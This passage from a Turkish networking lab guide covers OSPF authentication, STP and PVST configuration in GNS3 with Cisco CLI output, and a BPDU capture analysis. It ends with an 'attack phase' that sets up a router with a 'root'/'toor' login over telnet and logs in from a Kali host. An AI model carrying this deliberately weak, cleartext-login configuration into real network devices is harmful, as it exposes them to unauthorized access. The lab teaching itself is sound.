439	472.200700323	192.168.217.143	192.168.217.200	OSPF	98 LS Update
440	472.210977878	192.168.217.200	192.168.217.143	OSPF	110 LS Update
441	473.203264293	192.168.217.143	192.168.217.200	OSPF	98 LS Update
442	473.206472865	192.168.217.200	192.168.217.143	OSPF	110 LS Update
443	474.205930365	192.168.217.143	224.0.0.5	OSPF	82 Hello Packet
444	474.208121371	192.168.217.143	192.168.217.200	OSPF	98 LS Update
445	474.210655139	192.168.217.200	192.168.217.143	OSPF	110 LS Update
446	475.212278029	192.168.217.143	192.168.217.200	OSPF	98 LS Update
447	475.219838702	192.168.217.200	192.168.217.143	OSPF	110 LS Update

```
switch(config)# interface ethernet 1/2
switch(config-if)# no switchport
switch(config-if)# ip ospf passive-interface
switch(config-if)#
```


```
R1(config)#int fa0/0
R1(config-if)#ip ospf authentication-key secret
R1(config-if)#ip ospf authentication

R1(config)#int fa0/0
R1(config-if)#ip ospf message-digest-key 1 md5 secret
R1(config-if)#ip ospf authentication message-digest
```

BÖLÜM 3 L2 PROTOKOLLERİ

SPANNING TREE STP

STP'nin ana görevi katman 2'de çalışan yedekli yapılarda broadcast stormu engellemektir. 802.1D standardına sahiptir aşağıdaki şekli inceleyiniz;



Broadcast bir trafik çıktığında paketler tüm portlardan sürekli yollanacağından dolayı ağ anahtarları üzerinde paket döngüsü meydana gelecektir. Bu fırtınanın engellenmesi için belli portların kapalı durumda beklemesi gerekmektedir. Olası bir kablo hatasında ise ağ trağının akması için kapalı durumda olan port açılarak iletişime devam edilir. Bu mekanizmayı uygun kılan protokol STP protokolüdür. STP broadcast stormu bu şekilde engeller. Yukarıdaki şekle bakıldığında yeşil yanan portlar açık turuncu renkli yanan portlar kapalı bekleme durumundadır. Konu terminolojisinin anlaşılması için aşağıdaki tanımlara göz atınız.

ROOT BRIDGE: En iyi Root bridge ID'ye sahip switch'dir. Tüm portları açıktır, diğer switchlerin organizasyonunu yapan switchdir. Hangi portların bloklanacağını, hangi portların forwarding moda alınacağını karar verir. Priority değeri en küçük olan switch root switch olarak seçilir. Priority değerleri aynı olduğu takdirde seçim MAC adreslerine bakılarak yapılır. MAC adres değeri daha düşük olan switch root olur.


BPDU: Bridge protocol data unit paketleri, STP için taşınan bilgileri içeren paketlerdir.

BRIDGE ID: Ağdaki tüm switchler için STP tarafından root bridge ve diğer rollerdeki switchleri tanımak için tutulan kayıttır. Varsayılın olarak bu ID değeri 32,768'dir.

NON ROOT BRIDGE: Root olmayan switchlerdir. BPDU paketlerini gönderir ve alırlar.

PORT COSTU: Route bridge'e giden birden fazla yol olduğunda ve portların hiçbiri root port olmadığında, route bridge'e en iyi olan yolun bulunması için cost hesabı yapılır. Bir linkin costu bant genişliği ile hesaplanır.

Aşağıdaki şekli inceleyiniz.



Root port, bridge direkt bağlı linktir. Designated port şekilden görüleceği üzere en düşük costa sahip porttur. Forwarding port framleri iletir, blocked port iletmez. Aşağıdaki konfigürasyon ve çıktıları inceleyiniz;

UYGULAMA 22

Root Bridge

```
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#spanning-tree vlan 1 priority 1
% Bridge Priority must be in increments of 4096.
% Allowed values are:
  0      4096  8192  12288  16384  20480  24576  28672
 32768  36864  40960  45056  49152  53248  57344  61440
Switch(config)#spanning-tree vlan 1 priority 0
Switch(config)#do show span
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority 1
             Address 0003.E44D.5DCD
             This bridge is the root
             Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

  Bridge ID  Priority 1 (priority 0 sys-id-ext 1)
             Address 0003.E44D.5DCD
             Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
             Aging Time 20
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Fa0/1	Desg	FWD	19	128.1	P2p
Fa1/1	Desg	FWD	19	128.2	P2p

```
Switch(config)#exit
```

Sw1

```
Switch#show spanning-tree
```

```
VLAN0001
```

```
Spanning tree enabled protocol ieee
```

```
Root ID    Priority    1
           Address    0003.E44D.5DCD
           Cost        19
           Port        1(FastEthernet0/1)
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
```

```
Bridge ID  Priority    32769 (priority 32768 sys-id-ext 1)
           Address    00E0.B0A8.8655
           Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
           Aging Time  20
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Fa1/1	Altn	BLK	19	128.2	P2p
Fa2/1	Altn	BLK	19	128.3	P2p
Fa0/1	Root	FWD	19	128.1	P2p

```
Switch#show spanning-tree ?
```

```
active          Report on active interfaces only
detail          Detailed information
inconsistentports Show inconsistent ports
interface       Spanning Tree interface status and configuration
summary        Summary of port states
vlan           VLAN Switch Spanning Trees
<cr>
```

```
Switch#show spanning-tree summary
```

```
Switch is in pvst mode
```

```
Root bridge for:
```

```
Extended system ID      is enabled
Portfast Default        is disabled
PortFast BPDU Guard Default is disabled
Portfast BPDU Filter Default is disabled
Loopguard Default       is disabled
EtherChannel misconfig guard is disabled
UplinkFast              is disabled
BackboneFast            is disabled
Configured Pathcost method used is short
```

Name	Blocking	Listening	Learning	Forwarding	STP Active
VLAN0001	2	0	0	1	3
1 vlans	2	0	0	1	3

Sw2

```
Switch#show spanning-tree
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    1
             Address     0003.E44D.5DCD
             Cost        19
             Port        1(FastEthernet0/1)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay
15 sec


  Bridge ID   Priority    32769 (priority 32768 sys-id-ext 1)
             Address     0002.17D9.D25B
             Hello Time   2 sec  Max Age 20 sec  Forward Delay
15 sec
             Aging Time   20
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Fa0/1	Root	FWD	19	128.1	P2p
Fa1/1	Desg	FWD	19	128.2	P2p
Fa2/1	Desg	FWD	19	128.3	P2p

Switch#

Copy

Paste



Spanning Tree Port Durumları

Blocking: Frame iletimi yapılmaz. Sadece gelen BPDU paketleri dinlenir.

Listening: Frame iletme geçilmeden önce döngü olmadığının anlaşılması için BPDU paketleri dinlenir. Port Mac tablosuna veri yazılmaz.

Learning: Switch portu BPDU'ları dinler ve ağdaki tüm yolları öğrenir. Port MAC adresi tablosuna yerleşir, frame iletimi olmaz. Portun listening moddan learning moda geçmesi için gereken 15 sn'lik süreye forward delay denir.

Forwarding: Port bridge porttaki tüm veri framelerini alır gönderir.

Disabled: Hiçbir işlevi olmayan porttur. Frame almaz vermez BPDU göndermez.

Bir switch topluluğunda spanning tree ayarlanmışsa disable olan port forwarding durumuna geçene kadar yaklaşık 50 sn kadar bir zaman geçer. Bu geçen zamana convergence time adı verilir. Convergence işlemi tamamlanana kadar switch üzerinden akan trafik durdurulur ve işlem yapılmaz. Son kullanıcıların bağlı olduğu portlarda convergence için yapılan bekleme son kullanıcı DHCP üzerinden IP adresi alırken bazı sorunlara sebep olabilir. Bu yüzden portfast özelliği kullanılarak bu bekleme son kullanıcı için azaltılabilir.

```
Switch(config-if)#interface fa 3/1
Switch(config-if)#
Switch(config-if)#sw mode access
Switch(config-if)#
Switch(config-if)#sw access vlan 10
Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan10,
changed state to up

Switch(config-if)#
Switch(config-if)#
Switch(config-if)#spanning-tree portfast ?
    disable  Disable portfast for this interface
    trunk    Enable portfast on the interface even in trunk mode
    <cr>
Switch(config-if)#spanning-tree portfast
%Warning: portfast should only be enabled on ports connected
to a single
host. Connecting hubs, concentrators, switches, bridges,
etc... to this
interface when portfast is enabled, can cause temporary
bridging loops.
Use with CAUTION

%Portfast has been configured on FastEthernet3/1 but will only
have effect when the interface is in a non-trunking mode.
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#exit
Switch(config)#int fa 0/1
Switch(config-if)#sw mode trunk


Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/1, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/1, changed state to up

Switch(config-if)#interface fa 2/1
Switch(config-if)#sw mode trunk
```

UYGULAMA 23 PVST LAB

Aşağıdaki switch ağını kurunuz. GNS3 üzerinde işlemler gerçekleştirilecektir.



Her switch üzerinde vlan eklemeleri trunk port yapılandırmalarını aşağıdaki örnek yapılandırma gibi yapınız.

<pre>vlan database vlan 10 vlan 20 vlan 30 enable conf t interface fa0/0 speed 100 duplex full sw mode trunk interface fa0/1 speed 100 duplex full sw mode trunk</pre>	<pre>interface range fa 0/3 – 12 sw mode access sw access vlan 10</pre>
--	---

R2#show vlan-switch

VLAN	Name	Status	Ports
1	default	active	Fa0/1, Fa0/2, Fa0/13, Fa0/14
10	VLAN0010	active	Fa0/15 Fa0/3, Fa0/4, Fa0/5, Fa0/6 Fa0/7, Fa0/8, Fa0/9, Fa0/10 Fa0/11, Fa0/12
20	VLAN0020	active	
30	VLAN0030	active	
1002	fddi-default	active	
1003	token-ring-default	active	
1004	fddinet-default	active	
1005	trnet-default	active	

VLAN	Type	SAID	MTU	Parent	RingNo	BridgeNo	Stp	BrdgMode	Trans1	Trans2
1	enet	100001	1500	-	-	-	-	-	1002	1003
10	enet	100010	1500	-	-	-	-	-	0	0
20	enet	100020	1500	-	-	-	-	-	0	0
30	enet	100030	1500	-	-	-	-	-	0	0
1002	fddi	101002	1500	-	-	-	-	-	1	1003
1003	tr	101003	1500	1005	0	-	-	srb	1	1002

VLAN	Type	SAID	MTU	Parent	RingNo	BridgeNo	Stp	BrdgMode	Trans1	Trans2
1004	fdnet	101004	1500	-	-	1	ibm	-	0	0
1005	trnet	101005	1500	-	-	1	ibm	-	0	0

R1(config)#interface range fa 0/3 - 12

R1(config-if-range)#sw mode acce

R1(config-if-range)#sw mode access

R1(config-if-range)#sw ac

R1(config-if-range)#sw access vlan 20

R1(config-if-range)#exit

R1(config)#exit

R1#sho

*Mar 1 00:26:29.083: %SYS-5-CONFIG_I: Configured from console by console

R1#show vlan-switch

VLAN	Name	Status	Ports
1	default	active	Fa0/2, Fa0/13, Fa0/14, Fa0/15
10	VLAN0010	active	
20	VLAN0020	active	Fa0/3, Fa0/4, Fa0/5, Fa0/6 Fa0/7, Fa0/8, Fa0/9, Fa0/10 Fa0/11, Fa0/12
30	VLAN0030	active	
1002	fddi-default	active	
1003	token-ring-default	active	
1004	fddinet-default	active	
1005	trnet-default	active	

VLAN	Type	SAID	MTU	Parent	RingNo	BridgeNo	Stp	BrdgMode	Trans1	Trans2
1	enet	100001	1500	-	-	-	-	-	1002	1003
10	enet	100010	1500	-	-	-	-	-	0	0
20	enet	100020	1500	-	-	-	-	-	0	0
30	enet	100030	1500	-	-	-	-	-	0	0
1002	fddi	101002	1500	-	-	-	-	-	1	1003
1003	tr	101003	1500	1005	0	-	-	srb	1	1002
1004	fdnet	101004	1500	-	-	1	ibm	-	0	0

--More--

```

R3(config)#interface range fa0/3 - 12
R3(config-if-range)#sw mode ac
R3(config-if-range)#sw mode access
R3(config-if-range)#sw mode access
R3(config-if-range)#sw ac
R3(config-if-range)#sw access vlan 30
R3(config-if-range)#do sh vlan-sw

```

VLAN	Name	Status	Ports
1	default	active	Fa0/0, Fa0/13, Fa0/14, Fa0/15
10	VLAN0010	active	
20	VLAN0020	active	
30	VLAN0030	active	
			Fa0/3, Fa0/4, Fa0/5, Fa0/6 Fa0/7, Fa0/8, Fa0/9, Fa0/10 Fa0/11, Fa0/12
1002	fddi-default	active	
1003	token-ring-default	active	
1004	fddinet-default	active	
1005	trnet-default	active	

VLAN	Type	SAID	MTU	Parent	RingNo	BridgeNo	Stp	BrdgMode	Trans1	Trans2
1	enet	100001	1500	-	-	-	-	-	1002	1003
10	enet	100010	1500	-	-	-	-	-	0	0
20	enet	100020	1500	-	-	-	-	-	0	0
30	enet	100030	1500	-	-	-	-	-	0	0
1002	fddi	101002	1500	-	-	-	-	-	1	1003
1003	tr	101003	1500	1005	0	-	-	srp	1	1002
1004	fdnet	101004	1500	-	-	1	ibm	-	0	0

--More-- █

VLANLARA IP ATAMA:

```

R1(config)#interface vlan 10
R1(config-if)#ip addr
*Mar  1 00:29:52.435: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan10,
R1(config-if)#ip addr ?
  A.B.C.D  IP address
  dhcp    IP Address negotiated via DHCP
  pool    IP Address autoconfigured from a local DHCP pool

R1(config-if)#ip addr 192.168.10.1 255.255.255.0
R1(config-if)#no sh
R1(config-if)#interface vlan 20
R1(config-if)#ip addr 192
*Mar  1 00:30:16.015: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan20,
R1(config-if)#ip addr 192.168.20.1 255.255.255.0
R1(config-if)#no sh
R1(config-if)#interface vlan 30
R1(config-if)#ip addr 1
*Mar  1 00:30:40.171: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan30,
R1(config-if)#ip addr 192.168.30.1 255.255.255.0
R1(config-if)#no sh
R1(config-if)# █

```

```

Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#interface vlan 10
R2(config-if)#
*Mar 1 00:31:25.967: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan10,
e to up
R2(config-if)#ip addr 192.168.10.2 255.255.255.0
R2(config-if)#no sh
R2(config-if)#interface vlan 20
R2(config-if)#
*Mar 1 00:31:48.655: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan20,
e to up
R2(config-if)#ip addr 192.168.20.2 255.255.255.0

R2(config-if)#no sh
R2(config-if)#interface vlan 30
R2(config-if)#
*Mar 1 00:32:10.083: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan30,
e to up
R2(config-if)#ip addr 192.168.30.2 255.255.255.0
R2(config-if)#no sh
R2(config-if)#

R3(config)#interface vlan 10
R3(config-if)#ip addr
*Mar 1 00:34:34.671: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan10, changed state
R3(config-if)#ip addr 192.168.10.3 255.255.255.0
R3(config-if)#interface vlan 20
R3(config-if)#ip addr 192.
*Mar 1 00:34:50.071: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan20, changed state
R3(config-if)#ip addr 192.168.20.3 255.255.255.0
R3(config-if)#interface vlan 30
R3(config-if)#ip addr 1
*Mar 1 00:35:06.499: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan30, changed state
R3(config-if)#ip addr 192.168.30.3 255.255.255.0
R3(config-if)#do sh ip int brief
Interface                IP-Address      OK? Method Status        Protocol
FastEthernet0/0          unassigned      YES unset  up            down
FastEthernet0/1          unassigned      YES unset  up            up
FastEthernet0/2          unassigned      YES unset  up            up
FastEthernet0/3          unassigned      YES unset  up            down
FastEthernet0/4          unassigned      YES unset  up            down
FastEthernet0/5          unassigned      YES unset  up            down
FastEthernet0/6          unassigned      YES unset  up            down
FastEthernet0/7          unassigned      YES unset  up            down
FastEthernet0/8          unassigned      YES unset  up            down
FastEthernet0/9          unassigned      YES unset  up            down
FastEthernet0/10         unassigned      YES unset  up            down
FastEthernet0/11         unassigned      YES unset  up            down
FastEthernet0/12         unassigned      YES unset  up            down
FastEthernet0/13         unassigned      YES unset  up            down
FastEthernet0/14         unassigned      YES unset  up            down
FastEthernet0/15         unassigned      YES unset  up            down
Serial1/0                unassigned      YES unset  administratively down down
Serial1/1                unassigned      YES unset  administratively down down
Serial1/2                unassigned      YES unset  administratively down down
Serial1/3                unassigned      YES unset  administratively down down
Vlan1                    unassigned      YES unset  up            up
Vlan10                   192.168.10.3    YES manual up            up
Vlan20                   192.168.20.3    YES manual up            up
Vlan30                   192.168.30.3    YES manual up            up
R3(config-if)#do wr
Building configuration...
[OK]

```

PVST YAPILANDIRMASI:

```
R3(config)#spanning-tree vlan 30 root primary
R3(config)#spanning-tree vlan 30 root primary
VLAN 30 bridge priority set to 8192
VLAN 30 bridge max aging time unchanged at 20
VLAN 30 bridge hello time unchanged at 2
VLAN 30 bridge forward delay unchanged at 15
R3(config)#
R1(config)#spanning-tree vlan 20 root primary
% This switch is already the root of VLAN20 spanning tree
VLAN 20 bridge priority set to 8192
VLAN 20 bridge max aging time unchanged at 20
VLAN 20 bridge hello time unchanged at 2
VLAN 20 bridge forward delay unchanged at 15
R1(config)#
```

 R2


```
R2(config-if)#do wr
Building configuration...
[OK]
R2(config-if)#exit
R2(config)#spa
R2(config)#spanning-tree vlan 10 roo
R2(config)#spanning-tree vlan 10 root prima
R2(config)#spanning-tree vlan 10 root primary
VLAN 10 bridge priority set to 8192
VLAN 10 bridge max aging time unchanged at 20
VLAN 10 bridge hello time unchanged at 2
VLAN 10 bridge forward delay unchanged at 15
R2(config)#
```

BPDU Paket Analizi:

```
> Frame 5525: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
> Ethernet II, Src: cc:01:27:08:f0:00 (cc:01:27:08:f0:00), Dst: PVST+ (01:00:0c:cc:cc:cd)
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 30
> Logical-Link Control
▼ Spanning Tree Protocol
    Protocol Identifier: Spanning Tree Protocol (0x0000)
    Protocol Version Identifier: Spanning Tree (0)
    BPDU Type: Configuration (0x00)
    > BPDU flags: 0x00
    ▼ Root Identifier: 8192 / 0 / cc:03:22:18:00:03
        Root Bridge Priority: 8192
        Root Bridge System ID Extension: 0
        Root Bridge System ID: cc:03:22:18:00:03 (cc:03:22:18:00:03)
        Root Path Cost: 19
    > Bridge Identifier: 32768 / 0 / cc:01:27:08:00:03
        Port identifier: 0x8001
        Message Age: 1
        Max Age: 20
        Hello Time: 2
        Forward Delay: 15
    ▼ Originating VLAN (PVID): 30
        Type: Originating VLAN (0x0000)
        Length: 2
```

0000	01 00 0c cc cc cd cc 01 27 08 f0 00 81 00 00 1e	 '.....
0010	00 32 aa aa 03 00 00 0c 01 0b 00 00 00 00 00 20	.2.....
0020	00 cc 03 22 18 00 03 00 00 00 13 80 00 cc 01 27	...".....'
0030	08 00 03 80 01 01 00 14 00 02 00 0f 00 00 00 00	
0040	00 02 00 1e	

ATAK FAZI:



```
R1
R1(config)#interface fa 0/15
R1(config-if)#speed 100
R1(config-if)#duplex full
R1(config-if)#
*Mar 1 00:59:00.279: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/15, changed
R1(config-if)#exit
R1(config)#interface vlan 1
R1(config-if)#ip addr 192.168.217.200 255.255.255.0
R1(config-if)#no sh
R1(config-if)#exit
R1(config)#
```

```
R1(config)#username root privilege 15 secret toor
R1(config)#line vty 0 4
R1(config-line)#transport input telnet
R1(config-line)#login local
R1(config-line)#
```

```
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1 (Local Loopback)
RX packets 24 bytes 1440 (1.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 1440 (1.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# ping 192.168.217.200
PING 192.168.217.200 (192.168.217.200) 56(84) bytes of data.
64 bytes from 192.168.217.200: icmp_seq=1 ttl=255 time=24.7 ms
64 bytes from 192.168.217.200: icmp_seq=2 ttl=255 time=3.98 ms
^C
--- 192.168.217.200 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 3.984/14.351/24.718/10.367 ms
root@kali:~#
```

```

root@kali:~# ping 192.168.217.200
PING 192.168.217.200 (192.168.217.200) 56(84) bytes of data.
64 bytes from 192.168.217.200: icmp_seq=1 ttl=255 time=24.7 ms
64 bytes from 192.168.217.200: icmp_seq=2 ttl=255 time=3.98 ms
^C
--- 192.168.217.200 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 3.984/14.351/24.718/10.367 ms
root@kali:~# telnet 192.168.217.200
Trying 192.168.217.200...
Connected to 192.168.217.200.
Escape character is '^J'.

User Access Verification


Username: root
Password:
R1#wr
Building configuration...
[OK]
R1#

```

